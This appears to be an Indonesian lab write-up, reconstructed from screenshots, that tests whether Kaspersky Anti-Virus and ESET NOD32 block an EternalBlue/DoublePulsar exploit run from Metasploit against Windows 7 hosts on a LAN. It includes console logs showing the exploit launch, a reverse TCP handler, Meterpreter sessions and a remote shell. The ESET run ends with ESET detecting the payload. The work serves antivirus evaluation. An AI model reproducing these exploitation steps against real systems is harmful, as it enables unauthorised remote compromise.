
Kaspersky Anti-Virus

Loading the application...

Protection is enabled

© 2017 AO Kaspersky Lab. All Rights Reserved.

Setelah diinstall




Kaspersky Anti-Virus
Activation completed successfully

Thank you for choosing Kaspersky Lab.
To complete registration, follow the link from the email received at datazipp@yahoo.com.

Share protection with your friends to show that you care for them:


Aktivasi selesai



Key: 25E0D1F2-2481-4065-A5F1-B4DB8B5343F5 ×
Key status: active
License: trial for 1 computer for 31 days
Activation date: 2/10/2018 6:10 PM
Expiration date: 3/13/2018 7:10 PM
Remaining: 31 days


Trial version of the application is installed
31 days remaining. After the specified period, the application functionality will be disabled. To kee
protected, you should purchase a license.

Licensing


Kaspersky Anti-Virus
KASPERSKY
?
Details
Scan
Scans your computer and external devices
Database Update
Update required
Reports
View the application operation report
On-Screen Keyboard
Access the keyboard for protection of data input

Your computer is protected

Komputer telah diproteksi




```
[*] 192.168.1.58 - Meterpreter session 2 closed.  Reason: User exit
msf exploit(eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.1.29:4444
[*] Generating Eternalblue XML data
[*] Generating Doublepulsar XML data
[*] Generating payload DLL for Doublepulsar
[*] Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] Launching Eternalblue...
[+] Backdoor is already installed
[*] Launching Doublepulsar...
[*] Sending stage (957487 bytes) to 192.168.1.58
[*] Meterpreter session 3 opened (192.168.1.29:4444 -> 192.168.1.58:49272) at 20
18-02-10 19:16:11 -0500
[+] Remote code executed... 3... 2... 1...

meterpreter > shell
Process 1256 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Tapi jika dieksploit menggunakan metasploit dengan payload meterpreter hasilnya target berhasil diremote.

Berikutnya kita Uji ESET NOD32 ANTIVIRUS 9

ESET is an IT security company that offers anti-virus and firewall products such as ESET NOD32. It was founded in 1992. ESET is headquartered in Bratislava, Slovakia, and was awarded the recognition of the most successful Slovak company in 2008, 2009 and in 2010.

Sumber : https://en.wikipedia.org/wiki/ESET



ESET NOD32 Antivirus™, Version 9.0.349.14
Copyright © 1992-2015 ESET, spol. s r.o. All rights reserved.


Windows 7 Ultimate (32-bit), Version 6.1.7601 Service Pack 1
Intel(R) Celeron(R) CPU G1610 @ 2.60GHz (2593 MHz), 768 MB RAM

Username: windows7-PC\windows7

Installed components:

Component name	Version
Antivirus and antispyware scanner module: 1474 (20151111)	1474
Advanced heuristics module: 1162 (20150923)	1162
Archive support module: 1239 (20150929)	1239
Cleaner module: 1114 (20151004)	1114
Anti-Stealth support module: 1088 (20151103)	1088
ESET SysInspector module: 1254 (20150924)	1254
Real-time file system protection module: 1010 (20150806)	1010
Translation support module: 1425B (20151112)	1425B

Warning: This program is protected by copyright and international treaties. Copying o
without express permission from ESET, spol. s r.o. by any means, in part or in full, is stri




Real-time file system protection
Enabled: immediate detection and cleaning of malware on your computer.

Host Intrusion Prevention System (HIPS)
Enabled: detection and prevention of unwanted behavior from applications.


Gamer mode
Paused: performance optimizations for games and presentation.

Real-time file system protection menyala (default)



```
[*] Generating payload DLL for Doublepulsar
[*] Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] Launching Eternalblue...
[+] Pwned! Eternalblue success!
[*] Launching Doublepulsar...
[*] Sending stage (957487 bytes) to 192.168.1.139
[+] Remote code executed... 3... 2... 1...

[*] Meterpreter session 1 opened (192.168.1.29:4444 -> 192.168.1.139:49263) at 2
018-02-11 15:52:14 -0500

meterpreter >
meterpreter > shell
[-] Error running command shell: Rex::TimeoutError Operation timed out.
meterpreter > sysinfo
Computer        : WINDOWS7-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > █
```

Jika menggunakan meterpreter dari msf, hasilnya seperti di atas, yaitu berhasil masuk tapi gak bisa masuk shell



Real-time file system protection
Enabled: immediate detection and cleaning of malware on your computer.

Host Intrusion Prevention System (HIPS)
Enabled: detection and prevention of unwanted behavior from applications.

Game mode
Paused: performance optimizations for games and presentation.


Threat found

Threat found in memory!

Object:
Operating memory » rundll32.exe(1200)
Threat:
a variant of Win32/RiskWare.Meterpreter.A application
Information:
cleaned - contained infected files


Your computer is not protected.

Terdeteksinya seperti di atas



